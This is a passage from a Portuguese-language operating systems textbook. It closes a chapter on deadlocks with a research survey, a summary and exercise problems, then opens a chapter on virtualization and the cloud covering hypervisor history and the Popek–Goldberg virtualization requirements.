Vale a pena mencionar que algumas pessoas não fazem distinção entre a inanição e o impasse, porque em ambos os casos não há um progresso. Outros creem tratar-se de conceitos fundamentalmente diferentes, pois um processo poderia com facilidade ser programado a tentar fazer algo n vezes e, se todas elas falhassem, tentar algo mais. Um processo bloqueado não tem essa escolha.

6.8 Pesquisas sobre impasses

Se há um assunto que foi pesquisado extensamente no princípio dos sistemas operacionais, foi o impasse. A razão é que a detecção de impasses é um problema

2 Lembrando que um “impasse” é um “deadlock”. (N. T).

de teoria de grafos interessante sobre o qual um estudante universitário inclinado à matemática poderia se debruçar por quatro anos. Muitos algoritmos foram desenvolvidos, cada um mais exótico e menos prático do que o anterior. A maior parte desses trabalhos caiu no esquecimento, mas mesmo assim, alguns estudos ainda estão sendo publicados sobre impasses.

Trabalhos recentes sobre impasses incluem a pesquisa sobre a imunidade a impasses (JULA et al., 2011). A principal ideia dessa abordagem é que as aplicações detectam impasses quando eles ocorrem e então salvam suas "assinaturas", de maneira a evitar o mesmo impasse em execuções futuras. Marino et al. (2013), por outro lado, usam o controle de concorrência para certificar-se de que os impasses não possam ocorrer em primeiro lugar.

Outra direção de pesquisa é tentar e detectar impasses. Trabalhos recentes sobre a detecção de impasses foram apresentados por Pyla e Varadarajan (2012). O trabalho de Cai e Chan (2012) apresenta um novo esquema de detecção de impasses dinâmico que iterativamente apara dependências entre travas que não têm arestas de entrada ou saída.

O problema do impasse aparece por toda parte. Wu et al. (2013) descrevem um sistema de controle de impasses para sistemas de manufatura automatizados. Ele modela esses sistemas usando redes de Petri para procurar por condições necessárias e suficientes a fim de permitir um controle de impasses permissivo.

Há também muita pesquisa sobre a detecção distribuída de impasses, especialmente em computação de alto desempenho. Por exemplo, há um conjunto de trabalhos significativo sobre a detecção de impasses baseada no escalonamento. Wang e Lu (2013) apresentam um algoritmo de escalonamento para cálculos de fluxo de trabalho na presença de restrições de armazenamento. Hilbrich et al. (2013) descrevem a detecção de impasses em tempo de execução para MPI. Por fim, há uma quantidade enorme de trabalhos teóricos sobre a detecção de impasses distribuídos. No entanto, não a consideraremos aqui, pois (1) está fora do escopo deste livro e (2) nada disso chega a ser remotamente prático em sistemas reais. A sua principal função parece ser manter fora das ruas teóricos de grafos que de outra maneira estariam desempregados.

6.9 Resumo

O impasse é um problema potencial em qualquer sistema operacional. Ele ocorre quando todos os membros de um conjunto de processos são bloqueados esperando por um evento que apenas outros membros do mesmo conjunto podem causar. Essa situação faz que todos os processos esperem para sempre. Comumente, o evento pelo qual os processos estão esperando é a liberação de algum recurso nas mãos de outro membro do conjunto. Outra situação na qual o impasse é possível ocorre quando todos os processos de um conjunto de processos de comunicação estão esperando por uma mensagem e o canal de comunicação está vazio e não há timeouts pendentes.

O impasse de recursos pode ser evitado controlando quais estados são seguros e quais são inseguros. Um estado seguro é aquele no qual existe uma sequência de eventos garantindo que todos os processos possam ser concluídos. Um estado inseguro não tem essa garantia. O algoritmo do banqueiro evita o impasse ao não conceder uma solicitação se ela colocar o sistema em um estado inseguro.

O impasse de recursos pode ser evitado estruturalmente projetando o sistema de tal maneira que ele jamais possa ocorrer. Por exemplo, ao permitir que um processo possua somente um recurso a qualquer instante, a condição da espera circular necessária para um impasse é derrubada. O impasse de recursos também pode ser evitado numerando todos os recursos e obrigando os processos a requisitá-los somente na ordem crescente.

O impasse de recursos não é o único tipo existente. O impasse de comunicação também é um problema em potencial em alguns sistemas, embora ele possa muitas vezes ser resolvido via estabelecimento de timeouts apropriados.

O livelock é similar ao impasse no sentido de que ele pode parar todo o progresso, mas ele é tecnicamente diferente, pois envolve processos que não estão realmente bloqueados. A inanição pode ser evitada mediante uma política de alocação "primeiro a chegar, primeiro a ser servido".

PROBLEMAS

1. Dê um exemplo de um impasse tirado da política.
2. Estudantes trabalhando em PCs individuais em um laboratório de computadores enviam seus arquivos para serem impressos por um servidor que envia os arquivos para o seu disco rígido através de spooling. Em quais condições pode ocorrer um impasse se o espaço em disco para o spool de impressão é limitado? Como o impasse pode ser evitado?
3. Na questão anterior, quais recursos podem ser obtidos por preempção e quais não podem ser obtidos dessa maneira?
4. Na Figura 6.1 os recursos são retornados na ordem inversa da sua aquisição. Devolvê-los na outra ordem seria igualmente correto?
5. As quatro condições (exclusão mútua, posse e espera, não preempção e espera circular) são necessárias para que o impasse de um recurso ocorra. Dê um exemplo mostrando que essas condições não são suficientes para que ocorra um impasse de um recurso. Quando tais condições são suficientes para que ocorra esse impasse?
6. As ruas da cidade são vulneráveis a uma condição de bloqueio circular chamada engarrafamento, na qual os cruzamentos são bloqueados pelos carros que então bloqueiam os carros atrás deles que então bloqueiam os carros que estão tentando entrar no cruzamento anterior etc. Todos os cruzamentos em torno de um quarteirão da cidade estão cheios de veículos que bloqueiam o tráfego que está chegando de uma maneira circular. O engarrafamento é um impasse de recursos e um problema de sincronização da competição. O algoritmo de prevenção da cidade de Nova York, chamado "não bloqueie o espaço", proíbe os carros de entrar em um cruzamento a não ser que o espaço após o cruzamento esteja também disponível. Qual algoritmo de prevenção é esse? Você teria em mente algum outro algoritmo de prevenção para engarrafamentos?
7. Suponha que quatro carros se aproximem de um cruzamento vindos de quatro direções diferentes simultaneamente. Cada esquina da interseção tem um sinal de "pare". Presuma que as normas do trânsito exijam que, quando dois carros se aproximam adjacentes a sinais de "pare" ao mesmo tempo, o carro à esquerda deve ceder para o carro à direita. Desse modo, quando quatro carros avançam até seus sinais de "pare" individuais, cada um espera (indefinidamente) pelo carro da esquerda seguir. Essa anomalia é um impasse de comunicação? É um impasse de recursos?
8. É possível que um impasse de recurso envolva múltiplas unidades de um tipo e uma única unidade de outro? Se afirmativo, dê um exemplo.
9. A Figura 6.3 mostra o conceito de um grafo de recursos. Existem grafos ilegais, isto é, grafos que violam estruturalmente o modelo que usamos para a utilização de recursos? Se afirmativo, dê um exemplo de um.
10. Considere a Figura 6.4. Suponha que no passo (o) *C* solicitou *S* em vez de *R*. Isso levaria a um impasse? Suponha que ele tenha solicitado tanto *S* como *R*.
11. Suponha que há um impasse de recursos em um sistema. Dê um exemplo para mostrar que o conjunto de processos em situação de impasse pode incluir processos que não estão na cadeia circular no grafo de alocação de recursos correspondente.
12. A fim de controlar o tráfego, um roteador de rede, *A*, envia periodicamente uma mensagem para seu vizinho, *B*, dizendo-lhe para aumentar ou reduzir o número de pacotes com que ele pode lidar. Em determinado ponto no tempo, o Roteador *A* é inundado com tráfego e envia a *B* uma mensagem dizendo-lhe para cessar de enviar tráfego. Ele faz isso especificando que o número de bytes que *B* pode enviar (tamanho da janela de *A*) é 0. À medida que os surtos de tráfego diminuem, *A* envia uma nova mensagem, dizendo a *B* para reiniciar a transmissão. Ele faz isso aumentando o tamanho da janela de 0 para um número positivo. Essa mensagem é perdida. Como descrito, nenhum lado jamais transmitirá. Que tipo de impasse é esse?
13. A discussão do algoritmo do avestruz menciona a possibilidade de entradas da tabela de processos ou outras tabelas do sistema encherem. Você poderia sugerir uma maneira de capacitar um administrador de sistemas a recuperar de uma situação dessas?
14. Considere o estado a seguir de um sistema com quatro processos, *P1*, *P2*, *P3* e *P4*, e cinco tipos de recursos, *RS1*, *RS2*, *RS3*, *RS4* e *RS5*.

C =

0	1	1	1	2
0	1	0	1	0
0	0	0	0	1
2	1	0	0	0

R =

1	1	0	2	1
0	1	0	2	1
0	2	0	3	1
0	2	1	1	0

E = (24144)

A = (01021)

Usando o algoritmo de detecção de impasses descrito na Seção 6.4.2, mostre que há um impasse no sistema. Identifique os processos que estão em situação de impasse.
15. Explique como o sistema pode se recuperar do impasse no problema anterior usando
    (a) recuperação mediante preempção.
    (b) recuperação mediante retrocesso.
    (c) recuperação mediante eliminação de processos.

16. Suponha que na Figura 6.6 $C_{ij} + R_{ij} > E_j$ para algum i. Quais implicações isso tem para o sistema?

17. Todas as trajetórias na Figura 6.8 são horizontais ou verticais. Você consegue imaginar alguma circunstância na qual trajetórias diagonais também sejam possíveis?

18. O esquema de trajetória de recursos da Figura 6.8 também poderia ser usado para ilustrar o problema de impasses com três processos e três recursos? Se afirmativo, como isso pode ser feito? Se não for possível, por que não?

19. Na teoria, grafos da trajetória de recursos poderiam ser usados para evitar impasses. Com um escalonamento inteligente, o sistema operacional poderia evitar regiões inseguras. Existe uma maneira prática de realmente se fazer isso?

20. É possível que um sistema esteja em um estado que não seja de impasse nem tampouco seguro? Se afirmativo, dê um exemplo. Se não, prove que todos os estados são seguros ou se encontram em situação de impasse.

21. Examine cuidadosamente a Figura 6.11(b). Se *D* pedir por mais uma unidade, isso leva a um estado seguro ou inseguro? E se a solicitação vier de *C* em vez de *D*?

22. Um sistema tem dois processos e três recursos idênticos. Cada processo precisa de um máximo de dois recursos. Um impasse é possível? Explique a sua resposta.

23. Considere o problema anterior novamente, mas agora com p processos cada um necessitando de um máximo de m recursos e um total de r recursos disponíveis. Qual condição deve se manter para tornar o sistema livre de impasses?

24. Suponha que o processo *A* na Figura 6.12 exige a última unidade de fita. Essa ação leva a um impasse?

25. O algoritmo do banqueiro está sendo executado em um sistema com m classes de recursos e n processos. No limite de m e n grandes, o número de operações que precisam ser realizadas para verificar a segurança de um estado é proporcional a $m^a n^b$. Quais são os valores de a e b?

26. Um sistema tem quatro processos e cinco recursos alocáveis. A alocação atual e as necessidades máximas são as seguintes:

	Alocado	*Máximo*	*Disponível*
Processo A	10211	11213	00x11
Processo B	20110	22210	
Processo C	11010	21310	
Processo D	11110	11221	

Qual é o menor valor de x para o qual esse é um estado seguro?

27. Uma maneira de se eliminar a espera circular é ter uma regra dizendo que um processo tem direito a somente um único recurso a qualquer dado momento. Dê um exemplo para mostrar que essa restrição é inaceitável em muitos casos.

28. Dois processos, *A* e *B*, têm cada um três registros, 1, 2 e 3, em um banco de dados. Se *A* pede por eles na ordem 1, 2, 3 e *B* pede por eles na mesma ordem, o impasse não é possível. No entanto, se *B* pedir por eles na ordem 3, 2, 1, então o impasse é possível. Com três recursos, há 3! ou seis combinações possíveis nas quais cada processo pode solicitá-los. Qual fração de todas as combinações é garantida que seja livre de impasses?

29. Um sistema distribuído usando caixas de correio tem duas primitivas de IPC, send e receive. A segunda primitiva especifica um processo do qual deve receber e bloqueia se nenhuma mensagem desse processo estiver disponível, embora possa haver mensagens esperando de outros processos. Não há recursos compartilhados, mas os processos precisam comunicar-se frequentemente a respeito de outras questões. É possível ocorrer um impasse? Discuta.

30. Em um sistema de transferência de fundos eletrônico, há centenas de processos idênticos que funcionam como a seguir. Cada processo lê uma linha de entrada especificando uma quantidade de dinheiro, a conta a ser creditada e a conta a ser debitada. Então ele bloqueia ambas as contas e transfere o dinheiro, liberando as travas quando concluída a transferência. Com muitos processos executando em paralelo, há um perigo muito real de que um processo tendo bloqueado a conta x será incapaz de desbloquear y porque y foi bloqueada por um processo agora esperando por x. Projete um esquema que evite os impasses. Não libere um registro de conta até você ter completado as transações. (Em outras palavras, soluções que bloqueiam uma conta e então a liberam imediatamente se a outra estiver bloqueada não são permitidas.)

31. Uma maneira de evitar os impasses é eliminar a condição de posse e espera. No texto, foi proposto que antes de pedir por um novo recurso, um processo deve primeiro liberar quaisquer recursos que ele já possui (presumindo que isso seja possível). No entanto, fazê-lo introduz o perigo de que ele possa receber o novo recurso, mas perder alguns dos recursos existentes para processos que estão competindo com ele. Proponha uma melhoria para esse esquema.

32. Um estudante de ciência da computação designado para trabalhar com impasses pensa na seguinte maneira brilhante de eliminar os impasses. Quando um processo solicita um recurso, ele especifica um limite de tempo. Se o processo bloqueia porque o recurso não está disponível, um temporizador é inicializado. Se o limite de tempo for excedido, o processo é liberado e pode executar novamente. Se você fosse o professor, qual nota daria a essa proposta e por quê?

33. Unidades de memória principal passam por preempção em sistema de memória virtual e swapping. O processador passa por preempção em ambientes de tempo compartilhado. Você acredita que esses métodos de preempção foram desenvolvidos para lidar com o impasse de recursos ou para outros fins? Quão alta é a sua sobrecarga?

34. Explique a diferença entre impasse, livelock e inanição.

35. Presuma que dois processos estejam emitindo um comando de busca para reposicionar o mecanismo de acesso ao disco e possibilitar um comando de leitura. Cada processo é interrompido antes de executar a sua leitura, e descobre que o outro moveu o braço do disco. Cada um então reemite o comando de busca, mas é de novo interrompido pelo outro. Essa sequência se repete continuamente. Isso é um impasse ou um livelock de recursos? Quais métodos você recomendaria para lidar com a anomalia?

36. Redes de área local utilizam um método de acesso à mídia chamado CSMA/CD, no qual as estações compartilhando um barramento podem conferir o meio e detectar transmissões, assim como colisões. No protocolo Ethernet, as estações solicitando o canal compartilhado não transmitem quadros se perceberem que o meio está ocupado. Quando uma transmissão é concluída, as estações esperando transmitem seus quadros. Dois quadros que forem transmitidos ao mesmo tempo colidirão. Se as estações imediata e repetidamente retransmitem após a detecção da colisão, elas continuarão a colidir indefinidamente.

- **(a)** Estamos falando de um impasse ou um livelock de recursos?
- **(b)** Você poderia sugerir uma solução para essa anomalia?
- **(c)** A inanição poderia ocorrer nesse cenário?

37. Um programa contém um erro na ordem de mecanismos de cooperação e competição, resultando em um processo consumidor bloqueando um mutex (semáforo de exclusão mútua) antes que ele bloqueie um buffer vazio. O processo produtor bloqueia no mutex antes que ele possa colocar um valor no buffer vazio e despertar o consumidor. Desse modo, ambos os processos estão bloqueados para sempre, o produtor esperando que o mutex seja desbloqueado e o consumidor esperando por um sinal do produtor. Estamos falando de um impasse de recursos ou um impasse de comunicação? Sugira métodos para o seu controle.

38. Cinderela e o Príncipe estão se divorciando. Para dividir sua propriedade, eles concordaram com o algoritmo a seguir. Cada manhã, um deles pode enviar uma carta para o advogado do outro exigindo um item da propriedade. Como leva um dia para as cartas serem entregues, eles concordaram que se ambos descobrirem que eles solicitaram o mesmo item no mesmo dia, no dia seguinte eles mandarão uma carta cancelando o pedido. Entre seus bens há o seu cão, Woofer. A casa de cachorro do Woofer, seu canário, Tweeter, e a gaiola dele. Os animais adoram suas casas, então foi acordado que qualquer divisão de propriedade separando um animal da sua casa é inválida, exigindo que toda a divisão começasse do início. Tanto Cinderela quanto Príncipe querem desesperadamente ficar com Woofer. Para que pudessem sair de férias (separados), cada um programou um computador pessoal para lidar com a negociação. Quando voltaram das férias, os computadores ainda estavam negociando. Por quê? Um impasse é possível? Inanição? Discuta sua resposta.

39. Um estudante especializando-se em antropologia e interessado em ciência de computação embarcou em um projeto de pesquisa para ver se os babuínos africanos podem ser ensinados a respeito de impasses. Ele localiza um cânion profundo e amarra uma corda de um lado ao outro, de maneira que os babuínos podem atravessá-lo agarrando-se com as mãos. Vários babuínos podem atravessar ao mesmo tempo, desde que eles todos sigam na mesma direção. Se babuínos seguindo na direção leste e outros seguindo na direção oeste se encontrarem na corda ao mesmo tempo, ocorrerá um impasse (eles ficarão presos no meio do caminho), pois é impossível que um passe sobre o outro. Se um babuíno quiser atravessar o cânion, ele tem de conferir para ver se não há nenhum outro babuíno cruzando o cânion no momento na direção oposta. Escreva um programa usando semáforos que evite o impasse. Não se preocupe com uma série de babuínos movendo-se na direção leste impedindo indefinidamente a passagem de babuínos movendo-se na direção oeste.

40. Repita o problema anterior, mas agora evite a inanição. Quando um babuíno que quiser atravessar para leste chegar à corda e encontrar babuínos cruzando na direção contrária, ele espera até que a corda esteja vazia, mas nenhum outro babuíno deslocando-se para oeste tem permissão de começar a travessia até que pelo menos um babuíno tenha atravessado na outra direção.

41. Programe uma simulação do algoritmo do banqueiro. O programa deve passar por cada um dos clientes do banco fazendo uma solicitação e avaliando se ela é segura ou insegura. Envie um histórico de solicitações e decisões para um arquivo.

42. Escreva um programa para implementar o algoritmo de detecção de impasses com múltiplos recursos de cada tipo. O seu programa deve ler de um arquivo as seguintes entradas: o número de processos, o número de tipos de recursos, o número de recursos de cada tipo em existência (vetor E), a matriz de alocação atual C (primeira fila,

seguida pela segunda fila e assim por diante), a matriz de solicitações *R* (primeira fila, seguida pela segunda fila, e assim por diante). A saída do seu programa deve indicar se há um impasse no sistema. Caso exista, o programa deve imprimir as identidades de todos os processos que estão em situação de impasse.

43. Escreva um programa que detecte se há um impasse no sistema usando um grafo de alocação de recursos. O seu programa deve ler de um arquivo as seguintes entradas: o número de processos e o número de recursos. Para cada processo ele deve ler quatro números: o número de recursos que tem em mãos no momento, as identidades dos recursos que tem em mãos, o número de recursos que ele está solicitando atualmente e as identidades dos recursos que está solicitando. A saída do programa deve indicar se há um impasse no sistema. Caso exista, o programa deve imprimir as identidades de todos os processos em situação de impasse.

44. Em determinados países, quando duas pessoas se encontram, elas inclinam-se para a frente como forma de cumprimento. O protocolo manda que uma delas se incline para a frente primeiro e permaneça inclinada até que a outra a cumprimente da mesma forma. Se elas se cumprimentarem ao mesmo tempo, permanecerão inclinadas para a frente para sempre. Escreva um programa que evite um impasse.

CAPÍTULO

7

VIRTUALIZAÇÃO E A NUVEM

Em algumas situações, uma organização tem um multicomputador, mas na realidade não gostaria de tê-lo. Um exemplo comum ocorre quando uma empresa tem um servidor de e-mail, um de internet, um FTP, alguns de e-commerce, e outros. Todos são executados em computadores diferentes no mesmo rack de equipamentos, todos conectados por uma rede de alta velocidade, em outras palavras, um multicomputador. Uma razão para todos esses servidores serem executados em máquinas separadas pode ser que uma máquina não consiga lidar com a carga, mas outra é a confiabilidade: a administração simplesmente não confia que o sistema operacional vá funcionar 24 horas, 365 ou 366 dias sem falhas. Ao colocar cada serviço em um computador diferente, se um dos servidores falhar, pelo menos os outros não serão afetados. Isso é bom para a segurança também. Mesmo que algum invasor maligno comprometa o servidor da internet, ele não terá acesso imediatamente a e-mails importantes também — uma propriedade referida às vezes como **caixa de areia** (**sandboxing**). Embora o isolamento e a tolerância a falhas sejam conseguidos dessa maneira, essa solução é cara e difícil de gerenciar, por haver tantas máquinas envolvidas.

É importante salientar que essas são apenas duas dentre muitas razões para se manterem máquinas separadas. Por exemplo, as organizações muitas vezes dependem de mais do que um sistema operacional para suas operações diárias: um servidor de internet em Linux, um servidor de e-mail em Windows, um servidor de e-commerce para clientes executando em OS X e alguns outros serviços executando em diversas variações do UNIX. Mais uma vez, essa solução funciona, mas barata ela definitivamente não é.

O que fazer? Uma solução possível (e popular) é usar a tecnologia de máquinas virtuais, o que soa muito inovador e moderno, mas a ideia é antiga, surgida nos anos 1960. Mesmo assim, a maneira como as usamos hoje em dia é definitivamente nova. A ideia principal é que um **Monitor de Máquina Virtual** (**VMM — Virtual Machine Monitor**) cria a ilusão de múltiplas máquinas (virtuais) no mesmo hardware físico. Um VMM também é conhecido como **hipervisor**. Como discutimos na Seção 1.7.5, distinguimos entre os hipervisores tipo 1 que são executados diretamente sobre o hardware (bare metal), e os hipervisores tipo 2 que podem fazer uso de todos os serviços e abstrações maravilhosos oferecidos pelo sistema operacional subjacente. De qualquer maneira, a **virtualização** permite que um único computador seja o hospedeiro de múltiplas máquinas virtuais, cada uma executando potencialmente um sistema operacional completamente diferente.

A vantagem dessa abordagem é que uma falha em uma máquina virtual não derruba nenhuma outra. Em um sistema virtualizado, diferentes servidores podem executar em diferentes máquinas virtuais, mantendo desse modo um modelo de falha parcial que um multicomputador tem, mas a um custo mais baixo e com uma manutenção mais fácil. Além disso, podemos agora executar múltiplos sistemas operacionais diferentes no mesmo hardware, beneficiar-nos do isolamento da máquina virtual diante de ataques e aproveitar outras coisas boas.

É claro, consolidar servidores dessa maneira é como colocar todos os ovos em uma cesta. Se o servidor executando todas as máquinas virtuais falhar, o resultado é ainda mais catastrófico do que a falha de um único

servidor dedicado. A razão por que a virtualização funciona, no entanto, é que a maioria das quedas de serviços ocorre não por causa de um hardware defeituoso, mas de um software mal projetado, inconfiável, defeituoso e mal configurado, incluindo enfaticamente os sistemas operacionais. Com a tecnologia de máquinas virtuais, o único software executando no modo de privilégio mais elevado é o hipervisor, que tem duas ordens de magnitude de linhas a menos de código do que um sistema operacional completo e, desse modo, duas ordens de magnitude de defeitos a menos. Um hipervisor é mais simples do que um sistema operacional porque ele faz uma coisa: emular múltiplas cópias do bare metal (mais comumente a arquitetura x86 da Intel).

Executar softwares em máquinas virtuais tem outras vantagens além do forte isolamento. Uma delas é que ter menos máquinas físicas poupa dinheiro em equipamentos e eletricidade e ocupa menos espaço físico. Para empresas como a Amazon ou a Microsoft, que podem ter centenas de milhares de servidores realizando uma enorme variedade de diferentes tarefas em cada centro de processamento de dados, reduzir as demandas físicas nos seus centros de processamento de dados representa uma economia enorme de custos. Na realidade, empresas de servidores frequentemente localizam seus centros de processamento de dados no meio do nada — apenas para estarem próximas, digamos, de usinas hidrelétricas (e energia barata). A virtualização também ajuda a testar novas ideias. Tipicamente, em grandes empresas, os departamentos individuais ou grupos pensam em uma ideia interessante e então saem à procura e compram um servidor para implementá-la. Se a ideia pegar e centenas ou milhares de servidores forem necessários, o centro de processamento de dados corporativo será expandido. Muitas vezes é difícil mover o software para máquinas existentes, pois cada aplicação frequentemente precisa de uma versão diferente do sistema operacional, suas próprias bibliotecas, arquivos de configuração e mais. Com as máquinas virtuais, cada aplicação pode levar seu próprio ambiente consigo.

Outra vantagem das máquinas virtuais é que a migração e verificação delas (por exemplo, para o equilíbrio de carga entre múltiplos servidores) é muito mais fácil do que a migração de processos executando em um sistema operacional normal. No segundo caso, uma quantidade considerável de informações de estado críticas a respeito de cada processo é mantida em tabelas do sistema operacional, incluindo informações relacionadas com arquivos abertos, alarmes, tratadores de sinais e mais. Quando migrando uma máquina virtual, tudo o que precisa ser movido são a memória e as imagens de disco, já que todas as tabelas do sistema operacional migram, também.

Outro uso para as máquinas virtuais é executar aplicações legadas em sistemas operacionais (ou versões de sistemas operacionais) que não têm mais suporte, ou que não funcionam no hardware atual. Esses podem executar ao mesmo tempo e no mesmo hardware que as aplicações atuais. Na realidade, a capacidade de executar ao mesmo tempo aplicações que usam diferentes sistemas operacionais é um grande argumento em prol das máquinas virtuais.

No entanto, outro uso importante das máquinas virtuais é para o desenvolvimento de softwares. Um programador que quer se certificar de que o seu software funciona no Windows 7, Windows 8, várias versões do Linux, FreeBSD, OpenBSD, NetBSD e OS X, entre outros sistemas, não precisa mais ter uma dúzia de computadores e instalar diferentes sistemas operacionais em todos eles. Em vez disso, ele apenas cria uma dúzia de máquinas virtuais em um único computador e instala um diferente sistema operacional em cada uma. É claro, ele poderia ter dividido o disco rígido e instalado um sistema operacional em cada divisão, mas essa abordagem é mais difícil. Primeiro, PCs padrão suportam apenas quatro divisões primárias de disco, não importa o tamanho dele. Segundo, embora um programa de múltiplas inicializações (multiboot) possa ser instalado no bloco de inicialização, seria necessário reinicializar o computador para trabalhar em um novo sistema operacional. Com as máquinas virtuais, todos eles podem executar ao mesmo tempo, pois na realidade não passam de processos glorificados.

Talvez o mais importante caso de uso de modismo para a virtualização hoje em dia é encontrado na **nuvem**. A ideia fundamental de uma nuvem é direta: terceirizar as suas necessidades de computação ou armazenamento para um centro de processamento de dados bem administrado e gerenciado por uma empresa especializada e gerida por experts na área. Como o centro de processamento de dados em geral pertence a outra empresa, você provavelmente terá de pagar pelo uso dos recursos, mas pelo menos não terá de se preocupar com as máquinas físicas, energia, resfriamento e manutenção. Graças ao isolamento oferecido pela virtualização, os provedores da nuvem podem permitir que múltiplos clientes, mesmo concorrentes, compartilhem de uma única máquina física. Cada cliente recebe uma fatia do bolo. Sem querer esticar a metáfora da nuvem, mencionamos que os primeiros críticos mantinham que o bolo estava somente no céu e que as organizações de verdade não iriam querer colocar seus dados e computações sensíveis nos

recursos de outra empresa. Hoje, no entanto, máquinas virtualizadas na nuvem são usadas por incontáveis organizações para incontáveis aplicações, e embora não seja para todas as organizações e todos os dados, não há dúvida de que a computação na nuvem foi um sucesso.

7.1 História

Com toda a onda em torno da virtualização nos últimos anos, às vezes esquecemos que pelos padrões da internet as máquinas virtuais são antigas. Já na década de 1960, a IBM realizou experiências com não apenas um, mas dois hipervisores desenvolvidos independentemente: **SIMMON** e **CP-40**. Embora o CP-40 tenha sido um projeto de pesquisa, ele foi reimplementado como **CP-67** para formar o programa de controle do **CP/CMS**, um sistema operacional de máquina virtual para o IBM System/360 Model 67. Mais tarde, ele foi reimplementado novamente e lançado como **VM/370** para a série System/370 em 1972. A linha System/370 foi substituída pela IBM nos anos de 1990 pelo System/390. Foi basicamente uma mudança de nome, já que a arquitetura subjacente permaneceu a mesma por razões de compatibilidade. É claro, a tecnologia de hardware foi melhorada e as máquinas mais novas ficaram maiores e mais rápidas que as antigas, mas no que diz respeito à virtualização, nada mudou. Em 2000, a IBM lançou a série z, que suportava espaços de endereço virtual de 64 bits, mas por outro lado seguia compatível com o System/360. Todos esses sistemas davam suporte à virtualização décadas antes de ela tornar-se popular no x86.

Em 1974, dois cientistas de computação da UCLA, Gerald Popek e Robert Goldberg, publicaram um estudo seminal (“Formal Requirements for Virtualizable Third Generation Architectures” — Exigências formais para arquiteturas de terceira geração virtualizáveis) que listava exatamente quais condições uma arquitetura de computadores deveriam satisfazer a fim de dar suporte à virtualização de maneira eficiente (POPEK e GOLDBERG, 1974). É impossível escrever um capítulo sobre virtualização sem se referir ao trabalho e terminologia deles. Como se sabe, a conhecida arquitetura x86 que também surgiu na década de 1970 não atendeu a essas exigências por décadas. Ela não foi a única. Quase todas as arquiteturas desde o surgimento dos computadores de grande porte também falharam no teste. Os anos de 1970 foram muito produtivos, vendo também o nascimento do UNIX, Ethernet, o Cray-1, Microsoft e Apple — então, apesar do que os seus pais lhe dizem, os anos 1970 não se limitaram à moda disco!

Na realidade, a verdadeira revolução **Disco** começou na década de 1990, quando pesquisadores na Universidade de Stanford desenvolveram um novo hipervisor com aquele nome e seguiram para fundar a **VMware**, um gigante da virtualização que oferece hipervisores tipo 1 e tipo 2 e agora gera bilhões de dólares de lucro (BUGNION et al., 1997; BUGNION et al., 2012). Incidentalmente, a distinção entre hipervisores “tipo 1” e “tipo 2” também vem dos anos 1970 (GOLDBERG, 1972). VMware introduziu a sua primeira solução de virtualização para o x86 em 1999. No seu rastro vieram outros produtos: **Xen**, **KVM**, **VirtualBox, Hyper-V, Parallels** e muitos mais. Parece que o momento era chegado para a virtualização, embora a teoria tivesse sido desenvolvida em 1974, e por décadas a IBM estivesse vendendo computadores que davam suporte — e usavam pesadamente — à virtualização. Em 1999, ela tornou-se popular com as massas, mas não era uma novidade, apesar da atenção enorme que ganhou subitamente.

7.2 Exigências para a virtualização

É importante que as máquinas virtuais atuem como o McCoy real. Em particular, deve ser possível inicializá-las como máquinas reais, assim como instalar sistemas operacionais arbitrários nelas, exatamente como podemos fazer nos hardwares reais. Cabe ao hipervisor proporcionar essa ilusão e fazê-lo de maneira eficiente. De fato, hipervisores devem se sair bem em três dimensões:

1. **Segurança:** o hipervisor deve ter o controle completo dos recursos virtualizados.
2. **Fidelidade:** o comportamento de um programa em uma máquina virtual deve ser idêntico àquele do mesmo programa executando diretamente no hardware.
3. **Eficiência:** grande parte do código na máquina virtual deve executar sem a intervenção do hipervisor.

Uma maneira inquestionavelmente segura de executar as instruções é considerar uma instrução de cada vez em um **interpretador** (como o Bochs) e realizar exatamente o que é necessário para aquela instrução. Algumas instruções podem ser executadas diretamente, mas não muitas. Por exemplo, o interpretador pode ser capaz de executar uma instrução de INC (incremento) apenas como ela é, mas instruções que não são seguras de executar diretamente devem ser simuladas pelo interpretador. Por exemplo, não podemos permitir de fato que o sistema operacional hóspede desabilite interrupções para toda a máquina ou modifique os mapeamentos

da tabela de páginas. O truque é fazer o sistema operacional sobre o hipervisor pensar que ele desabilitou as interrupções, ou mudou os mapeamentos maquinada tabela de páginas. Veremos como isso é feito mais tarde. Por ora, só queremos dizer que o interpretador pode ser seguro e, se cuidadosamente implementado, talvez mesmo hi-fi, mas o desempenho desaponta. A fim de satisfazer também o critério de desempenho, veremos que os VMMs tentam executar a maior parte do código diretamente.

Agora vamos voltar à fidelidade. A virtualização há muito tem sido um problema na arquitetura do x86 por causa de defeitos na arquitetura do Intel 386 que foram arrastados de forma submissa para novas CPUs por 20 anos em nome da compatibilidade. Resumidamente, toda CPU com modo núcleo e modo usuário tem um conjunto de instruções que se comporta diferentemente quando executado em modo núcleo e quando executado em modo usuário. Incluídas aí estão instruções que realizam E/S, mudam as configurações de MMU e assim por diante. Popek e Goldberg as chamavam de **instruções sensíveis**. Há também um conjunto de instruções que causam uma interrupção por software, denominada captura (trap), se executadas no modo usuário. Popek e Goldberg as chamavam de **instruções privilegiadas**. O seu estudo declarava pela primeira vez que uma máquina somente será virtualizável se suas instruções sensíveis forem um subconjunto das instruções privilegiadas. Em uma linguagem mais simples, se você tentar fazer algo no modo usuário que não deveria estar fazendo nesse modo, o hardware deve gerar uma captura. Diferentemente do IBM/370, que tinha essa propriedade, o 386 da Intel não a tinha. Algumas instruções sensíveis do 386 eram ignoradas se executadas no modo usuário ou executadas com um comportamento diferente. Por exemplo, a instrução POPF substitui o registrador de flags, que muda o bit que habilita/desabilita interrupções. No modo usuário, esse bit simplesmente não é modificado. Em consequência, o 386 e seus sucessores não podiam ser virtualizados, quê; portanto, não podiam dar suporte a um hipervisor diretamente.

Na realidade, a situação é ainda pior do que o traçado em linhas gerais. Além dos problemas com instruções que falham em gerar capturas no modo usuário, existem instruções que podem ler estados sensíveis em modo usuário sem causar uma captura. Por exemplo, nos processadores x86 antes de 2005, um programa pode determinar se ele está executando em modo usuário ou modo núcleo lendo seu seletor de código de segmento. Um sistema operacional que fizesse isso e descobrisse que ele estava na realidade no modo usuário poderia tomar uma decisão incorreta com base nessa informação.

